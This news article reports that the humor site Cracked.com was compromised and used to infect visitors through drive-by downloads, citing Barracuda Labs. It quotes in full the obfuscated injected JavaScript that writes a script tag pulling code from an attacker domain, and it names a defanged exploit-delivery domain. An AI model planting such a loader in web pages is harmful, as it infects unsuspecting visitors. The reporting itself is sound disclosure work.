
Security Affairs
Cyberattack Hits French Blood Banks as Hackers Target Refrigeration Systems Across Europe|CVE-2026-58868: Critical Android Bug Could Let Attackers Run Remote Code|U.S. CISA adds WordPress flaw to its Known Exploited Vulnerabilities catalog|Binance Hack: How Fake Job Interviews and AI Abuse Led to a $6.34 Billion Attack|Synology Warns of Ransomware Attacks Targeting NAS Devices Running Outdated DSM Versions|Inside XCPE, the botnet that turned 1.3M set-top boxes into proxy servers|NIS2 Makes Board Members Personally Liable for Access Control Decisions|Apple’s spyware notifications reach the Bundestag: what the BSI says to do now|VOLTA, the infostealer that asks an AI which victims are worth the effort|New wave of fridge cyberattacks hits European supermarkets, this time in Belgium, Luxembourg, Sweden and Estonia|Hackers Send Fake Nuclear Threat Alerts to Ukrainian and Russian Citizens|Chainalysis Investigates Security Incident Involving AI-Driven Attack Techniques|Cyberattack Hits French Blood Banks as Hackers Target Refrigeration Systems Across Europe|CVE-2026-58868: Critical Android Bug Could Let Attackers Run Remote Code|U.S. CISA adds WordPress flaw to its Known Exploited Vulnerabilities catalog|Binance Hack: How Fake Job Interviews and AI Abuse Led to a $6.34 Billion Attack|Synology Warns of Ransomware Attacks Targeting NAS Devices Running Outdated DSM Versions|Inside XCPE, the botnet that turned 1.3M set-top boxes into proxy servers|NIS2 Makes Board Members Personally Liable for Access Control Decisions|Apple’s spyware notifications reach the Bundestag: what the BSI says to do now|VOLTA, the infostealer that asks an AI which victims are worth the effort|New wave of fridge cyberattacks hits European supermarkets, this time in Belgium, Luxembourg, Sweden and Estonia|Hackers Send Fake Nuclear Threat Alerts to Ukrainian and Russian Citizens|Chainalysis Investigates Security Incident Involving AI-Driven Attack Techniques|
Advertisement

Ad Placeholder

Full Width × 90

Malware

Also Cracked_com compromised to serve malware

Barracuda Labs researches discovered that the popular humor website Cracked_com was compromised used by attackers to serve malware. Cracked_com, the popular humor website, was compromised and used to serve malware that infected its visitors during the weekend and according to Barracuda Labs research the alarm could be not considered closed. The attackers used the classic […]

Also Cracked_com compromised to serve malware

Barracuda Labs researches discovered that the popular humor website Cracked_com was compromised used by attackers to serve malware.

Cracked_com, the popular humor website, was compromised and used to serve malware that infected its visitors during the weekend and according to Barracuda Labs research the alarm could be not considered closed.

The attackers used the classic drive-by-downloads to spread the malicious code, despite it isn’t know the precise number of infected machines it is easy to imagine that a wide audience have been compromised considering that Cracked_com is one of most popular US websites.

Let’s consider also that at the time of this post the malware used is detected by 7 out of the 46 antivirus engines tested by virustotal.com, Barracuda Labs malware specialists claim that the infection is a stealthy one, the unique evidence of infection is represented by the fact that a java plugin has launched and that the system is running on low memory.


cracked_com

Popular websites are privileged targets for cyber criminals, a few weeks ago php.net website was compromised with the same purpose, it redirected visitors to Magnitude exploit kit compromising a great number of users.

The exploit was served with the following malicious javascript on cracked_com which sends a request to crackedcdm.com:

var tyi = “cdm.”; var itwo = “cracked”; var itto = “/”; var phw = “php”; var jfw = “src”; var fscr = “script”; var twi = “i”; var htp = “http”; var vol54 = “src”;document.write(“<”+fscr+” “+jfw+”=”+htp+”:”+itto+””+itto+””+twi+”.”+itwo+””+tyi+”com”+itto+””+twi+”.”+phw+”><”+itto+””+fscr+”>”);

The domain crackedcdm.com was registered on 2013-11-04, which suggests that attackers had the ability to serve their content from cracked_com at least that early.

Security experts have found on the Cracked_com iframe pointing to “p68ei5[dot]degreeexplore[dot]biz,” which then sent a collection of malicious Java, PDFs, HTML, and javascript files into the victim’s browser. If successful, the attackers are able to exploit the victim’s machine uploading the malware.

Cracked_com announced to have resolved the problem sometime Tuesday, but Barracuda Labs claimz the site is still infected.

Pierluigi Paganini

(Security Affairs – malware, Cracked_com)


